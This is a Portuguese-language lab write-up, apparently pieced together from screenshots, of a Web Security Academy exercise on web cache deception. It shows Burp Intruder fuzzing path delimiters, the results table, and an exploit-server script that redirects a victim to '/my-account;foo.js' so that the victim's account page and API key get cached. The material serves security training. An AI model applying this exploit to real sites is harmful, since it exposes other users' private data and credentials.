

Evidências dos Testes

1. Identificação do endpoint:

WebSecurity Academy

Exploiting path delimiters for web cache deception

Go to exploit server

Submit solution

Back to lab description »

LAB Not solved

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your API Key is: AtSbmWn7vTU42wLzt9epelKurie6eOSz

Email

Update email

2. Teste de delimitadores utilizando Burp Suite Intruder:

Intruder

3 X +

Sniper attack

Start attack

Payloads

Target Update Host header to match target

Positions

Add \$ Clear \$ Auto \$

1 GET /my-account\$ \$ HTTP/2

2 Host: 0a960096041a707382c9571600980039.web-security-academy.net

3 Cookie: session=Fpp9SaTyFj4UNPcRF39Zxd9MazLULiE

4 Cache-Control: max-age=0

5 Accept-Language: pt-BR,pt;q=0.9

6 Upgrade-Insecure-Requests: 1

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

9 Sec-Fetch-Site: same-origin

10 Sec-Fetch-Mode: navigate

11 Sec-Fetch-User: ?1

12 Sec-Fetch-Dest: document

13 Sec-Ch-Ua: "Not:A=Brand",v="8", "Chromium";v="150"

14 Sec-Ch-Ua-Mobile: ?0

15 Sec-Ch-Ua-Platform: "Windows"

16 Referer: https://0a960096041a707382c9571600980039.web-security-academy.net/login

17 Accept-Encoding: gzip, deflate, br

18 Priority: u=0, i

19

20

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 64

Request count: 64

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters:

Search

1 highlight 1 payload position Length: 850

3. Identificação do delimitador:

AttackSave

4. Intruder attack of https://0a960096041a707382c9571600980039.web-security-academy.net

AttackSave

ResultsPositions

Capture filter: Capturing all items

View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	-	404	713			208	
1	!	404	243			208	
2	"	404	247			208	
3	#	404	364			208	
4	\$	404	246			208	
5	%	404	249			208	
6	&	404	244			208	
7	'	404	247			208	
8	(	404	243			208	
9	)	404	243			208	
10	*	404	245			208	
11	+	404	248			208	
12	,	404	302			208	
13	-	404	246			208	
14	.	404	336			208	
15	/	404	350			208	
16	:	404	247			208	
17	;	200	247			4122	
18	<	404	247			208	
19	=	404	241			208	
20	>	404	247			208	
21	?	200	316			4072	
22	@	404	336			204	
23	[	404	289			208	
24	\	404	301			208	
25	]	404	251			208	
26	^	404	243			208	
27	_	404	246			208	
28	`	404	247			208	
29	{	404	242			208	
30		404	242			208	
31	}	404	244			208	
32	~	404	245			208	
33	%21	404	249			208	
34	%22	404	245			208	
35	%23	404	888			208	
36	%24	404	248			208	
37	%25	404	264			208	
38	%26	404	246			208	
39	%27	404	248			208	
40	%28	404	242			208	
41	%29	404	296			208	
42	%2A	404	283			208	
43	%2B	404	244			208	
44	%2C	404	251			208	
45	%2D	404	342			208	
46	%2E	404	247			208	
47	%2F	404	248			208	
48	%3A	404	257			208	
49	%3B	404	245			208	
50	%3C	404	246			208	
51	%3D	404	243			208	
52	%3E	404	247			208	
53	%3F	404	341			208	
54	%40	404	248			208	
55	%5B	404	246			208	
56	%5C	404	336			208	
57	%5D	404	250			208	
58	%5E	404	251			208	
59	%5F	404	244			208	
60	%60	404	246			208	
61	%7B	404	244			208	
62	%7C	404	258			208	
63	%7D	404	246			208	

54 of 64

4. Intruder attack of https://0a960096041a707382c9571600980039.web-security-academy.net

AttackSave

ResultsPositions


Capture filter: Capturing all items

View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
28	-	404	247			208	
29	[	404	242			208	
30		404	242			208	
31	}	404	244			208	
32	~	404	245			208	
33	%21	404	249			208	
34	%22	404	245			208	
35	%23	404	888			208	
36	%24	404	248			208	
37	%25	404	264			208	
38	%26	404	246			208	
39	%27	404	248			208	
40	%28	404	242			208	
41	%29	404	296			208	
42	%2A	404	283			208	
43	%2B	404	244			208	
44	%2C	404	251			208	
45	%2D	404	342			208	
46	%2E	404	247			208	
47	%2F	404	248			208	
48	%3A	404	257			208	
49	%3B	404	245			208	
50	%3C	404	246			208	
51	%3D	404	243			208	
52	%3E	404	247			208	
53	%3F	404	341			208	
54	%40	404	248			208	
55	%5B	404	246			208	
56	%5C	404	336			208	
57	%5D	404	250			208	
58	%5E	404	251			208	
59	%5F	404	244			208	
60	%60	404	246			208	
61	%7B	404	244			208	
62	%7C	404	258			208	
63	%7D	404	246			208	

1 of 64

4. Discrepância no comportamento do cache :



5. Construção da requisição e Resultado:

WebSecurity Academy

Exploiting path delimiters for web cache deception

LAB Not solved

Back to lab

Submit solution

Back to lab description >>

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0a4500ec043070d3825d562501c40079.exploit-server.net/exploit

HTTPS

☒

File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html, charset=utf-8

Body:

<script>
document.location="https://0a960096041a707382c9571600980039.web-security-academy.net/my-account;foo.js";
</script>

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Your API Key is: hO6ZSMlkvv8Ke5WFdw53cLZAQOMecD74

Email

[Update email](#)